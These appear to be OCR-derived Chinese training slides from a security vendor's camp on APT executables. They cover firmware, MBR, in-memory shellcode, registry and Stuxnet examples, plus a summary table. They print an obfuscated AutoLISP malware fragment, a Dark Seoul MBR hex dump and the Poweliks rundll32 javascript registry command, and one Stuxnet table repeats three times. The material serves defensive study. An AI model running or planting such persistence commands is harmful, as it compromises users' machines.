(setq SIN (ITOA (* (ATOI (SUBSTR (RTOS (GETVAR "cdate" ) 2 0 ) 3 ) ) 789 ) ))  ;以当前年月日6位数乘以789的结果作为字符串


(if (EQ (GETENV "dqs" ) SIN ) ;检查注册表中的dqs值是否与上述计算的值相等
(PROGN   (T (setq  *ERROR* NULL) ) )
(PROGN   (LOG '(LAMBDA NIL (SETENV "dqs" SIN ) ) ) )
)


(if (NOT (GETENV "dlr" ) ) ;检查注册表中的dlr值，若不存在则进行设置
(PROGN   (setq ATAN (~ SIN "}" (SUBSTR (vlax-get (ADS "Scriptlet.TypeLib" ) 'GUID ) 2 37 ) ))
(REPEAT 4 (setq ATAN (STRCASE (setq  ATAN (~ "" "-" ATAN )) ) T ))
(LOG '(LAMBDA NIL (SETENV "dlr" ATAN ) ) ) ))
(setq M " O O O ")
(FOREACH N (LIST (GETENV "dlr" )
(ITOA (* (/ (ATOI SIN ) 789 ) 567 ) )
(ITOA (* (vlax-get PI 'LOCALEID ) 8 ) )
(vlax-get PI 'VERSION ) )
(setq M (~ N " " M )) )
(SQRT M )
)
)
)
(GC )
(PRINC )
```


高级持续性威胁中依照存储位置划分的执行体

执行体存储位置	案例	特点
固件	nls933w.dll(Equation)	系统加载之前加载，难以发现和清除
引导扇区	Dark Seoul攻击活动	固件之后系统之前加载
内存	内存Shellcode(海莲花)	无实体攻击常用，无法持久化存在
磁盘文件	注册表利用(Poweliks)	非常见脚本且自带持久化能力

固件类执行体——nls933w.dll（ Equation ）



MD5	11FB08B9126CDB4668B3F5135CF7A6C5
文件大小	212,480字节
文件格式	BinExecute/Microsoft.DLL[:X86]
病毒名称	Trojan/Win32.EquationDrug




引导扇区类执行体——Dark Seoul攻击活动

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000010	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000020	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000030	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000040	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000050	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000060	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000070	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000080	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES
00000090	50	52	21	4E	43	50	45	53	50	52	21	4E	43	50	45	53	PR!NCPESPR!NCPES

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
000000000	B8	12	00	CD	10	BD	18	7C	B9	18	00	B8	01	13	BB	0C	¸ Í ½ | ¹ ¸ »
000000010	00	BA	1D	0E	CD	10	E2	FE	57	68	6F	20	41	6D	20	49	º Í âþWho Am I
000000020	3F	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	?
000000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

Dark Seoul攻击活动涉及MBR

内存类执行体——内存Shellcode（海莲花）




海莲花使用Cobalt Strike生成的Shellcode

磁盘文件类执行体——注册表利用（ Poweliks ）

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Windows Host Process (RunDll) = rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";eval((new%20ActiveXObject("WScript.Shell")).RegRead("HKCU\\Software\\Microsoft\\Active%20Setup\\Installed%20Components\\{72507C54-3577-4830-815B-310007F6135A}\\JavaScript"));close();





非传统文件存放

代码拆分且混淆存储

03 多种格式执行体的协同作业

利用系统漏洞的执行体——震网摆渡作业|LNK






震网病毒利用lnk文件解析漏洞CVE-2010-2568获取执行机会

编译的可执行程序——震网的签名驱动

表 3-1 Stuxnet Dropper资源列表

资源ID	功能
201	MRxNet.sys加载驱动，Realtek签名
202	感染Step 7的DLL
203	感染WinCC的CAB文件
205	资源201的数据文件
207	震网的自动运行版本
208	Step 7 替换DLL
209	数据文件（%windows%\help\winmic.fts）
210	用来注入的PE模板文件
221	通过SMB传播的MS08-067利用
222	MS10-061打印机后台处理程序漏洞利用
231	网络连接检查
240	用来创建LNK利用的LNK模板文件
241	USB Loader DLL ~WTR4141.tmp
242	Mrxcls.sys rootkit 驱动
250	Windows Win32k.sys本地权限提升（MS10-073）的利用




kdcom.dll	Kernel Debugger HW Extension DLL	Microsoft Corporation	(Verified) Microsoft Windows Compone... 5.1.2600.0
ks.sys	Kernel CSA Library	Microsoft Corporation	(Verified) Microsoft Windows Compone... 5.3.2600.5512
KSecDD.sys	Kernel Security Support Provider In...	Microsoft Corporation	(Verified) Microsoft Windows Compone... 5.1.2600.5834
mnmdd.SYS	Frame buffer simulator	Microsoft Corporation	(Verified) Microsoft Windows Compone... 5.1.2600.0
mouclass.sys	Mouse Class Driver	Microsoft Corporation	(Verified) Microsoft Windows Compone... 5.1.2600.5512
mouhid.sys	HID Mouse Filter Driver	Microsoft Corporation	(Verified) Microsoft Windows Compone... 5.1.2600.0
MountMgr.sys	Mount Manager	Microsoft Corporation	(Verified) Microsoft Windows Compone... 5.1.2600.5512
mrxcls.sys	Windows NT CLS Minirdr	Microsoft Corporation	(Verified) Realtek Semiconductor Corp 5.1.2600.2902
mrxdav.sys	Windows NT WebDav Minirdr	Microsoft Corporation	(Verified) Microsoft Windows Compone... 5.1.2600.5512
mrxnet.sys	Windows NT NET Minirdr	Microsoft Corporation	(Verified) Realtek Semiconductor Corp 5.1.2600.2902
mrxsmb.sys	Windows NT SMB Minirdr	Microsoft Corporation	(Verified) Microsoft Windows Compone... 5.1.2600.5944
Msfs.SYS	Mailslot driver	Microsoft Corporation	(Verified) Microsoft Windows Compone... 5.1.2600.5512

震网病毒以带有签名的驱动作为持久化、防御规避和执行入口

利用系统漏洞的执行体——流量中的漏洞利用代码

表 3-1 Stuxnet Dropper资源列表

资源ID	功能
201	MRxNet.sys加载驱动，Realtek签名
202	感染Step 7的DLL
203	感染WinCC的CAB文件
205	资源201的数据文件
207	震网的自动运行版本
208	Step 7 替换DLL
209	数据文件（%windows%\help\winmic.fts）
210	用来注入的PE模板文件
221	通过SMB传播的MS08-067利用
222	MS10-061打印机后台处理程序漏洞利用
231	网络连接检查
240	用来创建LNK利用的LNK模板文件
241	USB Loader DLL ~WTR4141.tmp
242	Mrxcls.sys rootkit 驱动
250	Windows Win32k.sys本地权限提升（MS10-073）的利用




震网病毒利用系统漏洞执行体进行内网横向移动

震网事件——多种格式执行体的协同作业|PLC

表 3-1 Stuxnet Dropper资源列表

资源ID	功能
201	MRxNet.sys加载驱动，Realtek签名
202	感染Step 7的DLL
203	感染WinCC的CAB文件
205	资源201的数据文件
207	震网的自动运行版本
208	Step 7 替换DLL
209	数据文件（%windows%\help\winmic.fts)
210	用来注入的PE模板文件
221	通过SMB传播的MS08-067利用
222	MS10-061打印机后台处理程序漏洞利用
231	网络连接检查
240	用来创建LNK利用的LNK模板文件
241	USB Loader DLL ~WTR4141.tmp
242	Mrxcls.sys rootkit 驱动
250	Windows Win32k.sys本地权限提升（MS10-073）的利用



震网病毒以LNK等多种手段充当执行入口,最终利用step 7工程库文件完成目标

04 执行体案例总结表

执行体案例总结表

执行体形态与模式	存在形式	格式	执行环境/平台	加载来源	例子	相关攻击组织	攻击事件
Windows可执行文件	文件	二进制	操作系统执行	磁盘	cmd.exe	绝大多数APT组织	白象的舞步使用大量开源和自研木马发起攻击活动
Windows驱动程序文件	文件	二进制	操作系统执行	磁盘	win32k.sys	极少数高级APT组织	震网病毒攻击伊朗核工业控制系统使用驱动进行持久化和反检测
脚本文件	文件	文本	应用程序解释执行	磁盘	slmgr.vbs	绝大多数APT组织	污水/MuddyWater针对中东的系列攻击活动
批处理文件	文件	文本	应用程序解释执行	磁盘	msdtcvtr.bat	部分APT组织使用	脑肚虫组织针对军事人员攻击活动
AutoCAD插件	文件	文本	应用程序解释执行	磁盘	acad.lsp	绝大多数APT组织	苦象组织使用带有恶意宏的文档针对南亚国家攻击
宏	非文件/嵌入式	文本或二进制	应用程序解释执行	磁盘	xlsm文件中的宏	绝大多数APT组织	苦象组织使用带有恶意宏的文档针对南亚国家攻击
引导记录	非文件/嵌入式	二进制	固件系统执行	磁盘	MBR	部分APT组织使用	拉撒路组织使用MBR擦除攻击韩国政企机构
UEFI驱动	文件	二进制	固件系统执行	磁盘	bootx64.efi	极少数高级APT组织	
UEFI程序库	文件	二进制	其他执行体调用	磁盘	kdstub.dll	极少数高级APT组织	
微码	非文件/嵌入式	二进制	固件系统执行	固件	.bin CPU微码文件	极少数高级APT组织	
PXE引导程序	非文件/嵌入式	二进制	固件系统执行	网络	pxelinux.0	极少数高级APT组织	
APK程序	文件	复合	混合执行	磁盘	com.ss.android.ugc.aweme_23.9.0_230901.apk	部分APT组织	Kimsuky组织使用移动端恶意代码针对韩国东亚研究所的恶意活动
JAR程序	文件	复合	虚拟机执行	磁盘	start.jar	部分APT组织	海渊使用Python伪编译的EXE文件攻击工控PLC系统
小程序	文件	文本	混合执行	网络	微信小程序		
WASM程序	文件	二进制	虚拟机执行	网络			
容器镜像	文件	复合	其他执行体调用	磁盘		部分APT组织	TeamTNT组织使用包含而恶意代码的Docker镜像进行活动
SQL代码	非文件/嵌入式	文本	应用程序解释执行	内存			
SQL注入	非文件/嵌入式	文本	应用程序解释执行	网络		绝大多数APT组织	APT28、APT39在历史攻击活动中使用SQL注入攻击对目标网站进行攻击
DDE漏洞利用代码	非文件/嵌入式	文本	应用程序解释执行	内存		绝大多数APT组织	白象、拉撒路等多个组织使用过DDE漏洞发起攻击活动
安装包	文件	复合	其他执行体调用	磁盘	setup.msi	部分APT组织	蔓灵花APT组织针对国内的攻击活动使用过MSI格式木马
伪编译可执行文件	文件	复合	混合执行	磁盘		部分APT组织	海渊使用Python伪编译的EXE文件攻击工控PLC系统
SNAP应用	文件	复合	操作系统执行	磁盘			
eBPF程序	非文件/嵌入式	二进制	虚拟机执行	内存			
裸机程序	非文件/嵌入式	二进制	固件系统执行	固件		极少数高级APT组织	震网病毒篡改MC7格式代码攻击伊朗核工业系统PLC
BadUSB	非文件/嵌入式	复合	固件系统执行	固件		极少数高级APT组织	NSA水蝮蛇USB攻击设备
一句话木马	非文件/嵌入式	文本	应用程序解释执行	网络		绝大多数APT组织	Kimsuky组织针对韩国新闻行业的钓鱼活动
网络服务溢出	非文件/嵌入式	二进制	其他执行体调用	网络		绝大多数APT组织	永恒之蓝漏洞利用。
文件格式溢出	非文件/嵌入式	二进制	其他执行体调用	磁盘	OFFICE、PDF、SWF、LNK格式文件	绝大多数APT组织	绿斑组织针对我国的鱼叉钓鱼活动
二进制ShellCode	非文件/嵌入式	二进制	其他执行体调用	内存		绝大多数APT组织	FIN7组织使用XLL文件加载Shellcode代码的攻击活动

感谢大家的关注

安天冬训营 wtc.antiy.cn